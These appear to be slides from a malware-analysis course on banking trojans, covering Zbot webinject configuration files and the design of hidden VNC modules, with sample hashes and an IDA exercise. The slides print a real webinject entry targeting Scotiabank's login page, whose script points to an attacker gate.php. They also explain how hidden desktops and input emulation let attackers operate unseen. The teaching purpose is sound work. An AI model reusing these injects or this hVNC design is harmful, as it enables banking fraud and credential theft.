


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  97 B0 F8 03 6F 22 3E 01 AF D7 96 01 4B 92 73 3E  —°ř.o">.Ż×–.K’s>
00000010  B7 F9 52 61 41 18 05 00 00 00 00 00 05 00 00 00  ·ůRaA...........
00000020  10 98 2E CB 69 F5 03 E4 61 8E 0B 12 FA 06 85 E0  ...Ëiő.äaŽ..ú.…ŕ
00000030  04 2B 00 00 00 00 00 00 B9 17 05 00 B9 17 05 00  .+......ą...ą...
00000040  3B 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ;###############

                                ...

00000170  23 23 23 23 23 23 23 23 23 23 23 23 23 23 23 23  ################
00000180  23 23 0D 0A 0D 0A 73 65 74 5F 75 72 6C 20 68 74  ##....set_url ht
00000190  74 70 2A 3A 2F 2F 2A 2E 35 33 2E 63 6F 6D 2A 20  tp*://*.53.com* 
000001A0  47 50 0D 0A 0D 0A 64 61 74 61 5F 62 65 66 6F 72  GP....data_befor
000001B0  65 0D 0A 66 74 62 2D 64 74 6D 2D 69 6E 69 74 2D  e..ftb-dtm-init-
000001C0  6F 62 22 3E 3C 2F 73 63 72 69 70 74 3E 0D 0A 64  ob"></script>..d
000001D0  61 74 61 5F 65 6E 64 0D 0A 64 61 74 61 5F 69 6E  ata_end..data_in
000001E0  6A 65 63 74 0D 0A 3C 69 6E 6A 3E 3C 2F 69 6E 6A  ject..<inj></inj
000001F0  3E 0D 0A 64 61 74 61 5F 65 6E 64 0D 0A 64 61 74  >..data_end..dat
```

Example:Silent Night Zbot (Internet Explorer)

Webinjects - implementation

- The definitions of Webinjects in the malware configuration file:




```
set_url https://www*.scotiaonline.scotiabank.com/online/* GP

data_before
<head*>
data_end
data_inject
<script>var home_link = "https://domain-apps-free.com/scotiaadmin";var gate_link = home_link+"/gate.php";var pkey = "Bc5rw
data_end
data_after
data_end

```

https://gist.github.com/hashereware/07b9c2a8624498030a942fccf277bbdb#file-webinjects1-txt-L80

Webinjects - implementation

- This is where the observed script came from…




File Edit View History Bookmarks Tools Help
Facebook - Log In or Sign Up
Sign in to Scotiabank Digital Ba
https://www.scotiaonline.scotiaban
https://www.scotiabank.com/glob
view-source:https://www.scotiaonline.scotiabank.com/onlin
Search

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
    <head><script>var home_link = "https://domain-apps-free.com/scotiaadmin";var gate_link = home_link+"/gate.php";var pkey =

        <meta http-equiv="content-type" content="text/html; charset=utf-8" />
        <meta http-equiv="content-language" content="en" />
        <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" /><script src="/js/richfaces/org/ajax4jsf/framework.pac

        <title>

        Sign in to Scotiabank Digital Banking Services
        </title>

        <meta http-equiv="Cache-Control" content="no-cache" />
        <meta http-equiv="pragma" content="no-cache" />
        <meta http-equiv="expires" content="0" />
```

Hidden VNC - the idea

- In order to perform some banking operations, the attackers need to use a VNC on the victim machine
- In a normal case, the victim could see the attacker's movements on their desktop
- In order to hide it, the attackers use the feature of alternative desktops
  - this feature is well-known to Linux users, but not common – yet feasible - on Windows
- You can create an alternative Desktop on Windows, and switch some applications to be displayed there
- Example: https://github.com/MalwareTech/CreateDesktop/

Hidden VNC - overwiew



Hidden VNC - rendering

- **Windows renders only the elements for the currently active desktop** – so, using the alternative desktop simultaneously is not easy: requires manual implementation of the rendering
- `EnumDesktopWindows` – get list of all Windows running on the Desktop
- `PrintWindow` – render the window to a bitmap
  - messages: `WM_PRINT`, `WM_PRINTCLIENT`
- Some applications don't handle those messages: so, the malware has to hook them, and provide its own implementations
  - It can be implemented i.e. by hooking `user32.dll`, or window subclassing (`SetWindowLong`, `SetWindowLongPtr`)

Hidden VNC - user input

- The messages about the user input (keyboard, mouse, etc) will be send only the active Desktop
- The Hidden VNC module has to implement emulation of a virtual keyboard and mouse
- It requires keeping track of every window on the Hidden Desktop, each locations, and on which of them the mouse cursor is
- Sending `PostMessage` to the active window to emulate the user input

Hidden VNC - examples

- Many Banking trojans use Hidden VNC as a separate module
- IcedID („helpdesk" module)
  - 2959091ac9e2a544407a2ecc60ba941b – helpdesk.dll
- Silent Night Zbot (hvnc32.dll/hvnc64.dll)
  - 7ee0fd4e617d98748fbf07d54925dc12 – hvcn32.dll

Case-study time: open the provided Hidden VNC sample in IDA